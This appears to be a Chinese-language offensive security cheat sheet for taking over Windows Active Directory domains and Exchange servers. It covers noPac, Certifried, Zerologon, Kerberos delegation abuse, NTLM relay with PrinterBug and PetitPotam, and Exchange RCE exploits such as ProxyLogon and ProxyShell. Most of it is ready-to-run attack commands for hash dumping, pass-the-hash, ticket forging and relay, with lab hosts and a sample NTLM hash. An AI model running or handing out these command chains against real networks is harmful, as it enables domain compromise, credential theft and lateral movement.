
CVE-2021-42287
Active Directory Domain Services (AD DS) 中存在一个权限提升漏洞。攻击者可能利用此漏洞将权限升级到更高的级别,从而使未经授权的用户获得更高的权限。

探针
python scanner.py -use-ldap "god.org/administrator:passwd" -dc-ip 192.168.52.138
python noPac.py -use-ldap god.org/'administrator:passwd' -dc-ip 192.168.52.138 -shell
CVE-2022-26923




当Windows系统的Active Directory证书服务(CS)在域上运行时,由于机器账号中的dNSHostName属性不具有唯一性,域中普通用户可以将其更改为高权限的域控机器账号属性,然后从Active Directory证书服务中获取域控机器账户的证书,导致域中普通用户权限提升为域管理员权限然后导出所有hash

获取证书信息
certutil -config - -ping
普通账号申请证书
certipy req ‘域名/账号:密码@域控计算机名’ -ca ca值 -template User -debug
监测证书
certipy auth -pfx test.pfx
创建机器用户
python3 bloodyAD.py -d 域名 -u 账号 -p '密码' --host 域控ip addComputer 设置的计算机名 '设置的密码'
设置机器账户属性
python3 bloodyAD.py -d 域名 -u 账号 -p '密码' --host 域控ip setAttribute 'CN=设置的计算机名,CN=Computers,DC=god,DC=org' dNSHostName '["计算机名"]'

再次申请证书
certipy req '域名/设置的计算机名$:设置的密码@域控ip' -template Machine -dc-ip 被控主机ip -ca ca值
检测证书
certipy auth -pfx ./去掉-ca的ca值.pfx -dc-ip 域控ip

导出所有HASH
python3 secretsdump.py '域名/去掉-ca的ca值$@计算机名' -hashes :申请证书的hash

利用HASH:
python3 wmiexec.py 域名/administrator@域控ip -hashes 上一步的hash值

CVE-2020-1472
未经身份验证的攻击者只需要能访问域控的135端口即可通过NetLogon远程协议连接域控并重置域控机器账户的hash,从而导致攻击者可以利用域控的机器账户导出域内所有用户的Hash(域控的机器账户默认具有DCSync权限),进而接管整个域
连接DC清空凭证:
python cve-2020-1472-exploit.py 域名 域控ip

获取域内HASH:
proxychains python3 secretsdump.py 域名$@域控ip -just-dc -no-pass

3、连接域控PTH:
python wmiexec.py -hashes :ccef208c6485269c20db2cad21734fe7 god/administrator@域控ip

委派攻击
委派是一种域内应用模式,是指将域内用户账户的权限委派给服务账号,服务账号因此能以用户的身份在域内展开活动
非约束委派
机器 A(域控)访问具有非约束委派权限的机器 B 的服务,会把当前认证用户(域管用户)的 TGT 放在 ST 票据中,一起发送给机器 B,机器 B 会把 TGT 存储在 lsass 进程中以备下次重用。从而机器 B 就能使用这个 TGT 模拟认证用户(域管用户)访问服务
探针非约束委派的账户
AdFind.exe -b "DC=god,DC=org" -f "(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))" dn

探针非约束委派的计算机
AdFind.exe -b "DC=god,DC=org" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" dn

钓鱼利用
这种属于被动攻击需要攻击者使用钓鱼等手段诱使目标主机与被控主机产生连接。
通过钓鱼诱使域控对控制主机进行连接产生票据
dir \192.168.52.138\c$

导出票据
mimikatz sekurlsa::tickets /export

票据进内存
mimikatz kerberos::ptt [0;bbd89][email protected]

连接域控
dir \192.168.52.138\c$

打印机利用
主动攻击,使用打印机漏洞让受害主机主动与被控主机连接。
条件:dc 2012以上
监听来自 DC 的请求数据并保存文件
shell Rubeus.exe monitor /interval:2 /filteruser:域控主机名 >hash.txt

域用户运行 SpoolSample 强制让 DC 请求
shell SpoolSample.exe dc web


Rubeus 监听到票据并导入该票据
shell Rubeus.exe ptt /ticket:xxx
使用 mimikatz 导出域内 Hash
mimikatz lsadump::dcsync /domain:域名 /all /csv

拿到hash后就可以使用pth攻击了。
约束委派
探针约束委派的账户
shell AdFind -b "DC=god,DC=org" -f "(&(samAccountType=805306368)(msds-allowedtodelegateto=*))" msds-allowedtodelegateto


探针约束委派的计算机
shell AdFind -b "DC=god,DC=org" -f "(&(samAccountType=805306369)(msds-allowedtodelegateto=*))" msds-allowedtodelegateto

Kekeo伪造票据
明文:
shell kekeo "tgt::ask /user:ligang /domain:god.org /password:passwd /ticket:administrator.kirbi" "exit"hash值:
shell kekeo "tgt::ask /user:administrator /domain:god.org /NTLM:579da618cfbfa85247acf1f800a280a4 /ticket:administrator.kirbi " "exit"

获取域控票据
shell kekeo.exe "tgs::s4u /tgt:[email protected][email protected] /user:[email protected] /service:cifs/owa.god.org" "exit"
导入票据
mimikatz kerberos::ptt [email protected]@[email protected]

连接
dir \192.168.52.138\c$

资源委派
sid_same
由于域内主机加入域使用同一个域用户创建一个可控的机器账户修改目标机器的属性(msDS-AllowedToActOnBehalfOfOtherIdentity值为可控机器的sid)通过s4u协议获得高权限的票据票据注入横行移动
条件:
1.域控Windows2012及以上
2域内主机加入域使用同一个域用户(sid一样)
3.有这个用户的权限
4.可以创建机器账户
探针是否存在有同一个sid
AdFind.exe -b "DC=de1ay,DC=com" -f "(&(samAccountType=805306369))" cn mS-DS-CreatorSID

搜索sid对应的用户
AdFind.exe -b "DC=de1ay,DC=com" -f "(&(objectsid=S-1-5-21-1695257952-3088263962-2055235443-1104))" objectclass cn dn

增加机器账户
Set-ExecutionPolicy Bypass -Scope Process
Import-Module .\Powermad.ps1;New-MachineAccount -MachineAccount 用户名 -Password $(ConvertTo-SecureString "密码" -AsPlainText -Force)


获取新增账户的 objectsid
Import-Module .\PowerView.ps1;Get-NetComputer 用户名 -Properties objectsid
设置修改属性

powershell Import-Module .\powerview.ps1;$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;上面获取的sid)";$SDBytes = New-Object byte[] ($SD.BinaryLength);$SD.GetBinaryForm($SDBytes, 0);Get-DomainComputer 目标主机名| Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
验证
powershell Import-Module .\powerview.ps1;Get-DomainComputer DATA -Properties msds-allowedtoactonbehalfofotheridentity

利用可控机器申请访问目标主机主机 cifs 服务票据
python getST.py -dc-ip 192.168.52.138 god.org/用户名$:密码 -spn cifs/目标主机名.域名 -impersonate administrator
导入票据到内存

mimikatz kerberos::ptc 生成的票据
连接

dir \data.xiaodi.local\c$
下载:https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerView/powerview.ps1
ntlm中继攻击
Ntml机制就是会先使用当前的账号密码尝试连接被控主机和目标主机的账号密码相同使得ipc协议可以无密码登录上线

Ntml重放攻击

重放攻击就是通过漏洞或钓鱼方式,使主机1与攻击机尽力连接(ntlm),攻击者再使用这个hash去攻击其他主机,若其他主机和主机1的账号密码一致,则可实现横向移动。
使用脚本实现Ntml重放攻击
net use \攻击者ip


python smbrelayx.py -h 192.168.225.181 -c 命令
Ntlm暴力破解

在监听过程中的hash也有爆破的可能。
hashcat.exe -m 5600 hash.txt pass.txt
触发

打印机漏洞
监听
python smbrelayx.py -h 192.168.225.181 -c 命令
python3 printerbug.py 域名/用户名:密码@域控ip 监听ip

PetitPotam
监听
python smbrelayx.py -h 192.168.225.181 -c 命令
python PetitPotam.py -d . -u administrator -p admin!@#45 192.168.3.33 192.168.3.143
被动触发
被动触发就是钓鱼,下面的文章写的很详细,这里不说了。
https://mp.weixin.qq.com/s/O-hYgpryXPJ-fCh8Nqggww
Exchange
Exchange是域内常见的邮箱系统,可以通过集中手段实现很横向移动
端口25 587 2525
信息搜集
命令探针
setspn -T god.org -q /

脚本
python Exchange_GetVersion_MatchVul.py ip


页面源代码看版本
漏洞利用

攻击者寻找并利用 Exchange 服务器中存在的漏洞。这些漏洞可能是操作系统、Exchange 软件或其他组件的安全漏洞。通过利用漏洞,攻击者可以执行恶意代码、获取未授权访问权限或篡改数据。
CVE-2020-17144

这是一个针对 Microsoft Exchange 服务器的远程代码执行漏洞。攻击者可以利用此漏洞在未打补丁的服务器上执行任意代码,从而可能完全控制服务器
Cve-2020-17144.exe ip 账号 密码

CVE-2020-0688

存在一个远程代码执行漏洞,当 Microsoft Exchange 软件未能正确处理内存中的对象时会出现该漏洞,该漏洞被命名为“Microsoft Exchange 内存损坏漏洞”。
python cve-2020-0688.py -s https://ip/owa/ -u user -p pass -c "命令"

CVE-2021-26855
Microsoft Exchange Server 存在一个远程代码执行漏洞,攻击者可以通过该漏洞在目标系统上执行任意代码。
python exp.py 192.168.217.152 [email protected]
proxyshell-master

ProxyShell是利用了Exchange服务器对于路径的不准确过滤导致的路径混淆生成的SSRF,进而使攻击者通过访问PowerShell端点。而在PowerShell端点可以利用Remote PowerShell来将邮件信息打包到外部文件,而攻击者可以通过构造恶意邮件内容,利用文件写入写出webshell,从而达成命令执行
CVE-2021-34473 - Pre-auth Path Confusion leads to ACL Bypass
CVE-2021-34523 - Elevation of Privilege on Exchange PowerShell Backend
CVE-2021-31207 - Post-auth Arbitrary-File-Write leads to RCE
